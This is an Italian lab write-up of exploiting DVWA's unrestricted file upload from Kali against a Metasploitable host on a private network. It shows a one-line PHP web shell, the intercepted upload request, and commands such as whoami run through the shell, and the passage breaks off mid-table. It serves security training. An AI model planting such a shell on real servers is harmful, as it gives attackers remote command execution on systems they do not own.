Exploitation DVWA – File Upload & Web Shell

---

1. Introduzione

L'obiettivo di questo esercizio era prendere confidenza con una vulnerabilità molto comune nelle applicazioni web: il caricamento di file senza controlli adeguati. Utilizzando DVWA (Damn Vulnerable Web Application), ho simulato un attacco reale partendo da una macchina Kali Linux verso una macchina Metasploitable che ospita il servizio web vulnerabile.


Lo scopo finale era riuscire a caricare una web shell PHP e usarla per eseguire comandi direttamente sul server remoto, osservando come un semplice errore di configurazione possa permettere a un attaccante di ottenere accesso al sistema.

---

2. Verifica della connettività di rete

Prima di iniziare l'attacco, ho verificato che Kali e Metasploitable comunicassero correttamente in rete tramite un semplice comando di ping. Questo passaggio è fondamentale per escludere problemi di rete che potrebbero falsare i risultati dell'esercizio.

La comunicazione è risultata corretta.




```
┌──(pireddone㉿kali)-[~]
└─$ ping -c 4 192.168.50.101
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=3.24 ms
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=5.35 ms
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=1.38 ms
64 bytes from 192.168.50.101: icmp_seq=4 ttl=64 time=1.80 ms

--- 192.168.50.101 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3010ms
rtt min/avg/max/mdev = 1.384/2.941/5.347/1.549 ms
```

---

3. Configurazione di DVWA in modalità vulnerabile

Successivamente ho impostato DVWA con livello di sicurezza **Low**, in modo da disabilitare i controlli di sicurezza e rendere l'applicazione intenzionalmente vulnerabile agli attacchi.

Questa configurazione permette di testare in modo didattico le tecniche di exploitation.



Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.


Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

---

4. Attivazione del proxy con Burp Suite

Per intercettare e analizzare le richieste HTTP tra il browser e il server, ho avviato Burp Suite e configurato il proxy.
In questo modo tutto il traffico web passa attraverso Burp, permettendo di osservare e modificare le richieste.


Burp Suite Community Edition v2025.8.8 - Temporary Project
Intercept on
Forward
Drop
Request to https://www.google.com:443 [unknown host]
Open browser

Time | Type | Direction | Method | URL
12:28:44 26 Dec... | HTTP | → Request | GET | https://www.google.com/warmup.html

```
GET /warmup.html HTTP/1.1
Host: www.google.com
Sec-Ch-Ua: "Chromium";v="141", "Not?A_Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
Sec-Purpose: prefetch;prerender
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
X-Client-Data: CNfkygE=
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive

```


Inspector

Request attributes	2
Request query parameters	0
Request body parameters	0
Request cookies	0
Request headers	17

5. Preparazione della Web Shell

Ho preparato un file chiamato *shell.php* contenente un semplice codice PHP che consente di eseguire comandi passati tramite parametro *cmd* nell'URL.


Questo file rappresenta il payload che verrà caricato sul server vulnerabile.



```php
<?php
    system($_REQUEST["cmd"]);
?>
```

6. Upload del file e intercettazione della richiesta

Durante il caricamento del file tramite DVWA, Burp Suite ha intercettato la richiesta HTTP. Questo consente di verificare che il file venga realmente inviato al server e che non siano presenti controlli bloccanti.




Time	Type	Direction	Method	URL	Status code	Length
12:51:38 26 Dec ...	HTTP	→ Request	POST	http://192.168.50.101/dvwa/vulnerabilities/upload/		

```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.50.101
Content-Length: 437
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://192.168.50.101
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarysB5HmKtAGeIBlXu5
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/
Accept-Encoding: gzip, deflate, br
Cookie: security=low; PHPSESSID=0233af3610bbe5bc48d045c562b966de
Connection: keep-alive

------WebKitFormBoundarysB5HmKtAGeIBlXu5
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
```

7. Conferma del caricamento della shell

Una volta completato l'upload, il file risulta accessibile nella directory di destinazione di DVWA.
Questo conferma che la vulnerabilità di upload è sfruttabile.



Vulnerability: File Upload

Choose an image to upload:

```
../../hackable/uploads/shell.php succesfully uploaded!
```

More info


http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm

---

8. Esecuzione del primo comando remoto – whoami


Ho testato la web shell eseguendo il comando *whoami* per verificare con quale utente viene eseguito il codice sul server.

Il comando è stato lanciato sia tramite Burp che direttamente dal browser.


Burp Suite Community Edition v2025.8.8 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward all
Drop
Request to http://192.168.50.101:80
Open browser
Request
Pretty Raw Hex
Inspector
Notes
Search
0 highlights
Event log All issues
Memory: 118.3MB
Disabled

Time	Type	Direction	Method	URL	Status code	Length
13:00:38 26 Dec...	HTTP	→ Request	GET	http://192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=whoami		

```
GET /dvwa/hackable/uploads/shell.php?cmd=whoami HTTP/1.1
Host: 192.168.50.101
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive


```




```
www-data
```

9. Verifica dell’utente e privilegi – id

Successivamente ho eseguito il comando id per ottenere informazioni dettagliate sull’utente e sui gruppi di appartenenza.


Questo permette di capire il livello di privilegi ottenuti.



Burp Suite Community Edition v2025.8.8 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward all
Drop
Request to http://192.168.50.101:80
Open browser
Request
Pretty Raw Hex
Inspector
Notes
Search
0 highlights
Event log All issues
Memory: 118.3MB
Disabled

```
Time              Type  Direction  Method  URL                                                             Status code  Length
